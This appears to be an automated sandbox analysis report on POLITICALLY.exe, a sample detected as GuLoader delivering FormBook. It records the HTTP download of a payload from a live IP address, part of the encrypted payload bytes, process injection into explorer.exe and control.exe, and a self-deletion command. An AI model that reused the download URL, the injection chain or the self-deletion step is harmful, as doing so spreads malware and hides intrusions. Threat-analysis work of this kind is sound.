May 11, 2021 20:43:41.832350969 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832371950 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832393885 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832415104 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832443953 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.832489014 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.832659960 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832776070 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832782030 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.832799911 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832823992 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.832889080 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.832942009 CEST	49744	80	192.168.2.6	111.90.149.46
May 11, 2021 20:43:41.832959890 CEST	80	49744	111.90.149.46	192.168.2.6
May 11, 2021 20:43:41.833071947 CEST	80	49744	111.90.149.46	192.168.2.6

HTTP Request Dependency Graph

- 111.90.149.46

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49744	111.90.149.46	80	C:\Users\user\Desktop\POLITICALLY.exe

Timestamp	kBytes transferred	Direction	Data
May 11, 2021 20:43:41.179404020 CEST	4882	OUT	GET /bin_XNLhDlJvG218.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 111.90.149.46 Cache-Control: no-cache
May 11, 2021 20:43:41.396996021 CEST	4939	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 10 May 2021 20:56:41 GMT Accept-Ranges: bytes ETag: "134b90fade45d71:0" Server: Microsoft-IIS/10.0 Date: Tue, 11 May 2021 18:43:41 GMT Content-Length: 164416 Data Raw: d1 52 55 02 7a 6a f4 c7 51 b9 85 e1 b1 3a cd 1e d3 72 7f 3e 3c 36 1d 76 f6 cd f9 2f 46 b9 bf a5 ec 28 96 05 9a 51 69 37 7f 67 d7 5b 82 b4 aa d6 f8 20 26 a8 c3 97 ac 27 79 c0 2d 97 2b f9 f4 ca 24 30 15 a5 6d f9 66 2d f5 d2 74 d8 f4 c5 0b 37 c9 23 8e a1 50 7d 03 c7 55 ee 0e 64 4d 33 17 92 c4 55 24 22 94 68 9f 98 89 36 a5 ee 94 14 fc be f2 6e 78 9b 33 71 d1 02 5f 82 93 6f 2d 2e 74 32 2c 97 19 6f 41 75 a5 2e 67 d8 f8 b1 f8 fd 9a aa 35 11 fd 7f 46 29 9e fa ee 1a 14 11 d4 26 e3 6d e4 e4 6e 2c 79 bb 9a 2a 12 5c fa 2c 06 70 32 99 ab ee 0a e3 f6 6a 34 87 0f 60 e2 42 f7 f3 72 00 bd fa 58 70 3f 0c eb 96 0a d1 f0 c9 71 49 68 f8 1f cb 48 b4 a0 d8 60 4e a4 ca 3c 16 12 36 72 f7 d8 14 74 f2 31 07 9d 5e 1e ac e2 13 45 55 18 21 bc 25 bd ac 8b 72 29 c8 35 30 ce 77 4f aa 34 6f 4f 0a b8 66 e8 de 4c 4d a1 15 dc 53 e8 63 96 7b c2 8a 83 43 12 7b ae cd 1b fb 60 08 7a 88 a6 2d e4 e6 b6 7d f0 92 6c f6 b3 5d e4 82 e8 dd f4 ea 59 3a cc 34 d4 7b f5 66 da b0 81 e4 71 a1 02 0d 4f 72 b7 73 e6 e3 91 80 cc 1a dc 4e f8 55 99 6a 7d 2e 1a cf c5 44 76 59 e1 aa 8e ca 5b 84 d2 2c 26 67 4a 93 ad c3 bd d6 ca 19 97 24 27 fb dc 53 60 c7 1d 66 b8 45 9f 44 4c d4 4a 7c 33 c6 93 e4 fd d8 3b 5d fd d5 0c 03 98 60 9a 26 23 66 93 ef ad f4 58 2f 7e 3e 95 31 82 9b f5 a3 c7 95 73 0b 69 e5 fc 24 9a 33 a3 9c e1 53 af 2e 90 f5 0c b3 aa c9 6b 90 f6 55 d6 66 51 22 22 11 03 2a 93 df 5e 34 1d 32 41 bd c7 13 a5 41 f2 8d c2 ad 13 2d be 48 69 38 f3 a0 dc 83 b7 65 b4 d8 72 0a 99 3a fd 63 ad 59 7c 68 1a 49 ea 03 f3 53 53 8e e5 19 dc eb d6 eb f0 b4 19 58 26 62 3f 09 3e 0f f8 7e 03 a7 60 81 d4 94 0d 31 b1 a6 68 bc 23 3f fd f5 31 26 d5 f8 0b e4 68 33 8c 52 21 ad 15 02 6c 13 71 be 3a 3a 42 44 f5 af 08 a0 4a e9 5e 7b bd d0 e8 33 69 56 e1 b7 d3 ac 42 40 6d fc 79 90 7f f9 65 6d 73 a8 9a c9 48 75 00 e6 db c0 63 0b 6a 87 51 4c eb 3f 91 8d f8 1a f8 54 fa fe a9 cb 81 95 65 f5 0c c5 c8 51 0d e5 02 33 88 ad 16 50 45 d9 7f 02 3d 08 93 c1 bc 4f 71 8c 27 bb 34 7c 64 1a 8b bc 7d de e5 dc 8c 33 fa ef 20 45 af c0 76 d5 8e 0b 31 a7 dc bc 57 23 4f f4 af 7f ff 97 3d 27 c8 af 77 2b d7 4e c6 20 10 74 e4 60 99 46 50 97 8e 94 b4 8a 86 7b 43 ba 8b 38 19 8e 5d 05 f8 f7 43 c6 bb 57 72 e9 eb ca ed a2 62 d6 02 a6 43 a6 21 8a 22 62 80 ae 92 04 c0 91 fa 0d 12 7d d8 6a b5 d3 82 5d f8 e7 43 2c 61 d3 2e 07 cb da a0 6b a2 1a 56 05 96 7a 21 73 84 e4 fa ab 1e 4c 1e d5 34 58 1d 1a 7e 5b fe 42 2a 39 a3 22 d6 44 35 98 a3 ca 5a f4 24 0b 9d 27 f5 7d 71 51 c2 ad 6e 3f fc ab 81 89 26 a8 9d bd 29 74 37 71 1e 79 d1 9b 0b 50 12 2b 95 5f 2e 20 75 87 82 cb 9e f4 52 09 dc 87 31 3d 01 01 27 b8 49 e3 b7 29 62 45 59 33 5a af 38 cc 88 ce 62 bb b2 a0 95 eb 1f 7c 05 c0 b1 69 6a 50 f7 85 f9 66 2d f5 8a f7 30 fd 4e c3 b4 09 1f 05 a1 53 bc 80 07 7d ed 06 9b ac a3 17 92 c4 55 24 22 94 68 9f 98 89 36 a5 ee 94 14 fc be f2 6e 78 9b 33 71 d1 02 5f 82 93 6f 95 2e 74 32 22 88 a3 61 41 c1 ac e3 46 60 f9 fd 35 dc ce c2 5c 62 dd 0f 34 46 f9 88 8f 77 34 72 b5 48 8d 02 90 c4 0c 49 59 c9 ef 44 32 35 94 0c 42 3f 61 b9 c6 81 6e 86 d8 67 39 8d 2b 60 e2 42 f7 f3 72 00 c0 9c 67 6b 06 0b ba de 33 d6 a1 81 48 4e 39 b0 3d 51 b2 fc d5 df 31 06 86 50 f3 5e 28 31 23 bf fa 8e b8 ba 09 00 cc 16 4c c5 81 7b 7c 52 49 69 bc 25 bd ac 8b 72 29 c8 65 75 ce 77 03 ab 35 6f 95 f8 68 21 e8 de 4c 4d a1 15 dc 53 08 63 94 7a c9 8b 89 43 12 0b ac cd 1b fb 60 08 7a 88 a6 2d 54 29 b7 7d f0 82 Data Ascii: RUzjQ:r><6v/F(Qi7g[&'y-+$0mf-t7#P}UdM3U$"h6nx3q_o-.t2,oAu.g5F)&mn,y*\,p2j4`BrXp?qIhH`N<6rt1^EU!%r)50wO4oOfLMSc{C{`z-}l]Y:4{fqOrsNUj}.DvY[,&gJ$'S`fEDLJ|3;]`&#fX/~>1si$3S.kUfQ""*^42AA-Hi8er:cY|hISSX&b?>~`1h#?1 &h3R!lq::BDJ^{3iVB@myemsHucjQL?TeQ3PE=Oq'4|d}3 Ev1W#O='w+N t`FP{C8]CWrbC!"b}j]C,a.kVz!sL4X~[B*9"D5Z$ '}qQn?&)t7qyP+_. uR1='l)bEY3Z8b|ijPf-0NS}U$"h6nx3q_o.t2"aAF`5\b4Fw4rHIYD25B?ang9+`Brgk3HN9=Q1P^(1#L{ |RIi%r)euw5oh!LMSczC`z-T)}

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: POLITICALLY.exe PID: 7124 Parent PID: 6140

General

Start time:	20:42:20
Start date:	11/05/2021
Path:	C:\Users\user\Desktop\POLITICALLY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\POLITICALLY.exe'
Imagebase:	0x400000
File size:	225280 bytes
MD5 hash:	80B3365808440838596864BD6D492C02
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.415441751.0000000002210000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: POLITICALLY.exe PID: 6976 Parent PID: 7124

General

Start time:	20:43:02
Start date:	11/05/2021
Path:	C:\Users\user\Desktop\POLITICALLY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\POLITICALLY.exe'
Imagebase:	0x400000
File size:	225280 bytes
MD5 hash:	80B3365808440838596864BD6D492C02
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.559281300.000000001DFE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.559281300.000000001DFE0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.559281300.000000001DFE0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.545510217.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.545510217.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.545510217.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6976

General

Start time:	20:43:45
Start date:	11/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: control.exe PID: 5548 Parent PID: 3440

General

Start time:	20:44:00
Start date:	11/05/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0x330000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.591241516.00000000004B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.591241516.00000000004B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.591241516.00000000004B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.592621161.00000000030A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.592621161.00000000030A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.592621161.00000000030A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	30B82B7	NtReadFile

Analysis Process: cmd.exe PID: 6028 Parent PID: 5548

General

Start time:	20:44:04
Start date:	11/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\POLITICALLY.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\POLITICALLY.exe	cannot delete	1	2C0374	DeleteFileW
C:\Users\user\Desktop\POLITICALLY.exe	cannot delete	1	2C0374	DeleteFileW

Analysis Process: conhost.exe PID: 6776 Parent PID: 6028

General

Start time:	20:44:04
Start date:	11/05/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis